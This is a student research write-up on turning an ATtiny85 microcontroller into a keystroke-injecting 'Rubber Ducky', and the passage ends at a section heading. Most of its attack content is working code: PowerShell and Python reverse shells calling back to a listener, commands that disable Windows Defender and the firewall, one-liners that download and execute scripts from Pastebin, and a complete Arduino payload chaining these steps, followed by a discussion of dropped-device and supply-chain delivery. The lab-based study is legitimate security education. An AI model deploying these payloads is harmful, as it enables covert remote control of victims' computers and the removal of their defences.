ATtiny85 USB "Rubber Ducky"

Creating a rubber ducky from an inexpensive programmable microcontroller to deploy a payload on a patched windows 10 system.

By: Nate Ward

Cybersecurity Research Project

ATtiny85 USB "Rubber Ducky"

A research project by: Nate Ward.

1. Why this project?

Outside of computers and cybersecurity, I have several other hobbies that I find interesting. One of such interests is electronics prototyping and another is 3D printing. After some initial searching, I found a topic that would be both interesting and demonstratable marrying several of my hobbies and interests. After some Google searching for topics, I chose using a ATtiny85 microcontroller as an inexpensive "Rubber Ducky". After settling on this project, I had to find a payload for the "Rubber Ducky" to deploy. I found that opening a reverse shell would be an excellent use of this device. I wanted to try and make this as stealthy as possible and not require complicated dependencies. The initial version will be attempted using a pure PowerShell reverse shell script from Nikhil Mittal[1].

2. Project Steps and Requirements.

After reading through a guide available from the website inc0x0.com[2], I was able to layout a general plan for this project and research.


- Create a lab that will allow me to isolate and test in a controlled environment. For this I will be using VMWare Workstation 16 Player (available at VMWare.com).
    - Will need at least one of each of the following: Windows 10/11 workstation, Linux workstation.
- Obtain a ATtiny85 from an online retailer.
    - I will be using Amazon for this one, ATtiny85's are in stock and a 5 pack only costs ~ $15.
    - While I'm on Amazon, I picked up some USB 3.0 Male to Female (Type A) adapters. *More on this item later.*
- Install the Arduino IDE on my personal computer for compiling and uploading the "Rubber Ducky" code to the ATtiny85.
    - This is a free download available from Arduio.cc.
- Some form of screen capture software to record my steps and demonstration.
    - For this I chose "OBS Studio", also a free download from their website at OBSProject.com
- Some additional research for a reverse shell script. Using PowerShell or a scripting language.
    - I will be researching a few different methods for completing this task, first I would like to try and complete this tack using a pure PowerShell script.
    - After further research and a proof of concept on the PowerShell version from above, I chose to research and develop a Python script to create a 'better' output in my Linux environment.

3. What is a ATtiny85?

According to electromaker.io[3], The ATtiny85 is a microcontroller in a similar vein to the Arduino, but with much less IO pins, smaller memory and a smaller form factor. It is most commonly supplied with a USB interface, either a full USB port such as the DigiStump Digispark or micro USB via a cloned board commonly found on Aliexpress / Banggood etc.

At its core, it is a microcontroller that can be used for a variety of projects. Some examples from All3DP.com include.

- Automated Battery Testers.
- Mini PCB Violin.
- Jar of Fireflies (LEDs).
- Mini Robots.
- Countdown Timers.
- FM Radios.
- Amongst Countless Others.



For this project I will be using a library that will 'trick' the computer into thinking that the ATtiny85 is a HID (keyboard), and type in commands at superhuman speed using the guide I found at inc0x0.com[2].

4. What is a Rubber Ducky?

According to Geeksforgeeks.com[4], the USB Rubber ducky is an HID device that looks similar to a USB Pen drive. It may be used to inject keystroke into a system, used to hack a system, steal victims essential and credential data can inject payload to the victim's computers. The main important thing about USB Rubber ducky is that it cannot be detected by any Anti-Virus or Firewall as it acts as an HID device. HID

stands for Human Interface Devices, it includes devices like keyboard, mouse, joystick. which acts as an interface between the computer and human beings. That is why it cannot get detected as the computer thinks it's an interface.

- USB Rubber ducky is a kind of key injection tool, can be used as malicious or non-malicious keystroke.
- It is one of the favorite devices of hacker's penetration testers as it is very fast and did not detect by ant PC.
- USB Rubber Ducky can also be used for targeting vulnerable systems or programming processes and save times.

5. What is a Reverse Shell?

From Acunetix.com[5], I found background information and an excellent description of what exactly a reverse shell is and how it works. The author explains that, in a typical remote system access scenario, the user is the client, and the target machine is the server. The user initiates a remote shell connection, and the target system listens for such connections. With a reverse shell, the roles are opposite. It is the target machine that initiates the connection to the user, and the user's computer listens for incoming connections on a specified port.

The primary reason why reverse shells are often used by attackers is the way that most firewalls are configured. Attacked servers usually allow connections only on specific ports. For example, a dedicated web server will only accept connections on ports 80 and 443. This means that there is no possibility to establish a shell listener on the attacked server.

On the other hand, firewalls usually do not limit outgoing connections at all. Therefore, an attacker may establish a server on their own machine and create a reverse connection. All that the attacker needs is a machine that has a public (routable) IP address and a tool such as netcat to create the listener and bind shell access to it.

To illustrate the data flowing in reverse, I created the following graphic. Here you can see that the data flows from the client (in this case a Windows workstation) to the server (in this case a Kali Linux workstation). This will be the way the data will flow during my proof of concept and demonstration.

6. The PowerShell Command String.

Figuring out the exact command string that will be required to complete the task will be necessary prior to writing the script for the "Rubber Ducky". Back to Google for some further research of the Cmdlets to preform the following.

1. Open PowerShell as an administrator without the use of a GUI (graphical user interface).
2. Download and execute a script to initiate a reverse shell.

A. Opening PowerShell as an ADMIN without a GUI.

There are a few different ways of accomplishing this. First, according to onmsft.com[6] you can enter the following command string;

1. Use the keys WIN + R to open a "Run" dialog.
2. Type in the string "`powershell`" (without the quotes).
3. Hit the ENTER key
4. Using the newly opened PowerShell console type in the following command:

```powershell
Start-process powershell -verb runas
```

5. This will open User Access Control (UAC) window confirming that you want to run as a ADMIN.
6. Select “YES”.

While this does work, while doing initial research for the Rubber Ducky scripting in Arduino command syntax (see below). I found an alternate method that seems to be a more preferred method from my source on Github[7]. This is the method I will be using.

1. Use the keys WIN + R to open a “Run” dialog.
2. Type in the string “**taskmgr**” (without the quotes).
3. Hit the ENTER key
4. Navigate to the file menu using the ALT + F keys, then N key to create a “new” task.
5. TAB , SPACE , ENTER keys check the box titled “Run as Administrator” and open the task.
6. After PowerShell launches (as Admin), run the following command to close the Task Manager window.

```powershell
taskkill /IM “taskmgr” /F
```

7. The options for the command above “/IM” indicate the image name, and “/F” means to forcefully close the task. I found information about this command directly from Microsoft[9].

B. PowerShell Command to Disable Defender Antivirus Realtime Monitoring.

I was hoping this would not be necessary given the context available from previous research. However, during my initial testing, the PowerShell script was instantly flagged as a trojan by defender blocking its execution. According to WindowsCentral.com[8], this can be accomplished through the following command, which I successfully tested inside the Windows VM for my test lab.

```powershell
Set-MpPreference -DisableRealtimeMonitoring $true
```

C. PowerShell Command to Disable Windows Firewall.

Again, I was hoping that this step would not be necessary. However, I could not (initially) get the shell to connect without turning off the firewall as well so this command was necessary. I found information about this command directly from Microsoft[10].

```powershell
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
```

D. PowerShell Command to Download and Run Script

This is the command that I discovered, that will download a script from Pastebin (a popular plain text sharing platform made popular by hackers). According to user Darth Sidious[11], the following command can be used to download and execute a script from a website. I was skeptical but was able to run a basic “hello world” script on my home machine, so I had no reason to believe that it would not work with a full reverse shell script.

```powershell
IEX (New-Object Net.Webclient).DownloadString('https://Pastebin.com/raw/TnfTv8rt');
```

An alternate version of this command is the one that I ended up using, I also found it a bit easier to understand. Also, with the variables, it makes it a little easier to modify for someone new to programming. This version of the command I was able to find on Microsoft[12], in my opinion a more reputable source.

```powershell
$PATH = "C:/ITTools.py";
$URL = "https://pastebin.com/raw/m7gbhi2W";
Invoke-Webrequest -URI $URL -Outfile $PATH
```

E. Conclusions

Now that I had a basic layout for the necessary commands required to complete my set-out task, I could install the Arduino IDE and configure for use with an ATtiny85.

7. The Shell Script(s).

I found and experimented with two different reverse shell scripts. One, pure PowerShell script that avoids any kind of dependencies, the other that runs on Python but obviously requires installation of Python on the target machine (VM). The benefit to using the Python version is that the output is much less clunky and very readable, it is also extendable and additional functionality can be added (see "Future Development of This Project").

A. The PowerShell Version.

This script was written by Nikhil Mittal[1], and is freely available online. I found some issues while running this script. First, it was instantly removed by Microsoft Defender, and even with Defender OFF, Windows Firewall would not let the script through. This is why I had to adjust the previous section and research to add the CmdLets for turning OFF Windows Defender and Firewall. After this change was made, the script worked as designed.

```powershell
$sm=(New-Object Net.Sockets.TCPClient("192.168.171.129",1337)).GetStream(); [byte[]]$bt=0..255|%{0};
while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){;$d=(New-Object Text.ASCIIEncoding).GetString($bt,0,$i);
$st=([text.encoding]::ASCII).GetBytes((iex $d 2>&1)); $sm.Write($st,0,$st.Length)}
```

B. The Python Version.

This script was created using the guide at ThePythonCode.com[13], this version of the reverse shell works with Windows Defender and Firewall active. The output (as you'll see later in this document), is much more readable. And, as I mentioned, it is extendable running on a popular programming language.

```python
import socket
import os
import subprocess
import sys

SERVER_HOST = "192.168.171.129"
SERVER_PORT = 1337
BUFFER_SIZE = 1024 * 128

SEPARATOR = "<sep>"

s = socket.socket()
s.connect((SERVER_HOST, SERVER_PORT))
cwd = os.getcwd()
s.send(cwd.encode())

while True:
    command = s.recv(BUFFER_SIZE).decode()
    splited_command = command.split()
    if command.lower() == "exit":
        break
    if splited_command[0].lower() == "cd":
        try:
            os.chdir(' '.join(splited_command[1:]))
```


```
        except FileNotFoundError as e:
            output = str(e)
        else:
            output = ""
    else:
        output = subprocess.getoutput(command)
    cwd = os.getcwd()
    message = f"{output}{SEPARATOR}{cwd}"
    s.send(message.encode())
s.close()
```

8. Install and Configure the Arduino IDE.

Installing an IDE (integrated development environment) for programming the microcontroller is the next step, following the guides from inc0x0.com[2], I was able to easily complete the following steps.


A. Download and Install the Arduino IDE

The installation files for the Arduino IDE are available from http://www.arduino.cc/en/software. This is a straightforward installation outside of some additional drivers that require confirmation.



B. Install the Digistump Drivers and Configure the Arduino IDE.


When installing on a Windows Machine, the drivers need to be manually installed through the Digistump project at https://github.com/digistump/DigistumpArduino/releases. After the download completes, extract the folder, and run the “Install Drivers” executable.




ATtiny85 USB "Rubber Ducky"

A research project by: Nate Ward.


After the drivers are installed, open the Arduino IDE. After it launches (you may need to allow some additional drivers to be installed if you are running this for the first time). Go to the “File” menu and select “Preferences”.




Add the following under additional board manager URLs: `http://digistump.com/package_digistump_index.json`




Next we need to select the board and port. To do this, from the main screen on the Arduino IDE, select the dropdown “Select Board”.



Now we need to find the correct board to eventually send the script to. Search for “Digispark” in the top left box. We want to select “Digispark (Default – 16.5mhz)” under BOARDS and “COM4 Serial Port (USB)” under PORTS as shown below (This is very important!).



If all the preceding steps were completed correctly, the top bar should now read “Digispark (Default – 16.5…”.



Next step is to finally discuss the command syntax for the “Rubber Ducky” library for the ATtiny85.

9. ATtiny85 Command Syntax.

There are not a lot of guides online that directly explain the syntax for the script. The best explanation I found is available from 0x00sec.org[14], and I will be using the information there to help guide my explanation of the command chain and syntax of the script. It is easy to understand and infer the commands from available scripts from the project source at Github[7]. Let's break the script into its main parts to explain the syntax.

A. Include and Define.

At the beginning of the script, we need to tell the board what library to use- in this case, it will allow the computer to recognize the board as a USB keyboard. Then we define the TAB key according to the USB HID Usage Tables[15].

```arduino
#include "DigiKeyboard.h"
#define KEY_TAB 0x2b
```

B. Setup() and Loop().

So what's the difference between the two? If you write your program in the setup() function, the code only runs once. While the loop() function continuously repeats until power is removed from the device.

```arduino
void setup() { program goes here… }
void loop() { program goes here… }
```

C. DigiKeyboard.update() and DigiKeyboard.sendKeyStroke(0).

DigiKeyboard.update() is necessary in my code because I had to define the TAB key, most instances would not require this command. DigiKeyboard.sendKeyStroke(0) with a '0' starts the script, it cancels the effects of all the keys currently being pressed at the time of execution to avoid conflicts.

```arduino
DigiKeyboard.update();
DigiKeyboard.sendKeyStroke(0);
```

D. pinMode(1, output), digitalWrite(1, HIGH), and digitalWrite(1, LOW).

These three commands all deal with the on-board LED. I chose to add this to the program to signify the end of the program. First we need to define pin 1 (the LED pin) as output using "pinMode(1, OUTPUT)". Next we can turn the LED ON and OFF using "digitalWrite(1, LOW)" – for OFF, and "digitalWrite(1, HIGH)" – for ON.

```arduino
pinMode(1, OUTPUT);
digitalWrite(1, LOW);
digitalWrite(1, HIGH);
```

E. digitalKeyboard.sendKeyStroke(KEY_X, MOD_GUI_LEFT), digitalKeyboard.delay(1000), and digitalKeyboard.println("STRING").

First, "digitalKeyboard.sendKeyStroke()" is the same as "digitalKeyboard.println()" with one exception- you are allowed to apply modifiers to the keystroke injection. Examples include; KEY_X (the X key, typically used in combination with another modifier), MOD_GUI_LEFT (left WIN key), MOD_ALT_LEFT (left ALT key), KEY_TAB (we defined this one earlier), KEY_ENTER (the ENTER key), and KEY_SPACE (the SPACEBAR). The command "digitalKeyboard.println()" also allows you to enter in a string of characters (or a line of text), note that additional quotes (") need to be escaped for the output to be correct. And finally, "digitalKeyboard.Delay()" with pause the script for a set number of milliseconds (1 second = 1000 milliseconds).

```arduino
DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
DigiKeyboard.delay(1000);
DigiKeyboard.println("taskkill /IM \"taskmgr.exe\" /F ");
```

F. Now Let's Put it All Together.

Using the PowerShell commands I previously researched, I began to chain together the commands that I needed to use to complete my goal.

1. Open Task Manager, create a new task to run a tiny PowerShell window as an administrator.
2. Close Task Manager.
3. Turn OFF Windows Firewall.
4. Turn OFF Defender Antivirus.
5. Download the reverse shell script from Pastebin and execute the script.


Below is the first version of my script to ultimately open a reverse shell back to my Kali VM.

```arduino
#include "DigiKeyboard.h"
#define KEY_TAB 0x2b

void setup() {

  pinMode(1, OUTPUT);

  DigiKeyboard.update();
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(1000);

  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboard.delay(500);
  DigiKeyboard.println("taskmgr");
  DigiKeyboard.delay(5000);
  DigiKeyboard.sendKeyStroke(KEY_F, MOD_ALT_LEFT);
  DigiKeyboard.sendKeyStroke(KEY_N);
  DigiKeyboard.delay(2000);
  DigiKeyboard.println("powershell -noexit -command \"mode con cols=18 lines=1\"");
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_TAB);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_SPACE);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);

  DigiKeyboard.delay(5000);
  DigiKeyboard.println("taskkill /IM \"taskmgr.exe\" /F ");
  DigiKeyboard.delay(5000);

  DigiKeyboard.println("Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False");
  DigiKeyboard.delay(2000);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(5000);

  DigiKeyboard.println("Set-MpPreference -DisableRealtimeMonitoring $true");
  DigiKeyboard.delay(2000);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(5000);

  DigiKeyboard.println("IEX (New-Object Net.WebClient).DownloadString('https://pastebin.com/raw/TnfTv8rt');");

  digitalWrite(1, HIGH);
  DigiKeyboard.delay(90000);
  digitalWrite(1, LOW);
  DigiKeyboard.delay(5000);
}
void loop() {}
```

10. The Attack.

This section is meant to be merely theoretical and largely speculative, please do not use the information contained herein to break the law. You will get arrested and go to jail. The attack could begin a variety of ways, perhaps a bad actor drops several of these devices in a common place in hopes of an employee unwittingly inserting into company PC. This could also possibly be a supply chain attack where a vendor infects several of these devices and sells them on an online retailer hoping someone will not catch the fact that it is NOT a flash drive and plug into their personal computer.

In either of these examples, the payload executes the same way. First, someone needs to plug the device into a computer. The Rubber Ducky will then install the necessary drivers for the computer to identify it as a HID keyboard. It will then begin dropping the payload and open a very tiny PowerShell prompt as an Administrator (if possible). In will now either turn OFF Defender and Firewall controls (depending on the payload) or continue by downloading and executing a reverse shell script from Pastebin. The attacker will now have a very short timeframe to create persistent access, possibly through a scheduled task, or move laterally through the network. Either way, by the time this attack is identified- it may be too late.



11. Designing a Case Around the "Rubber Ducky".

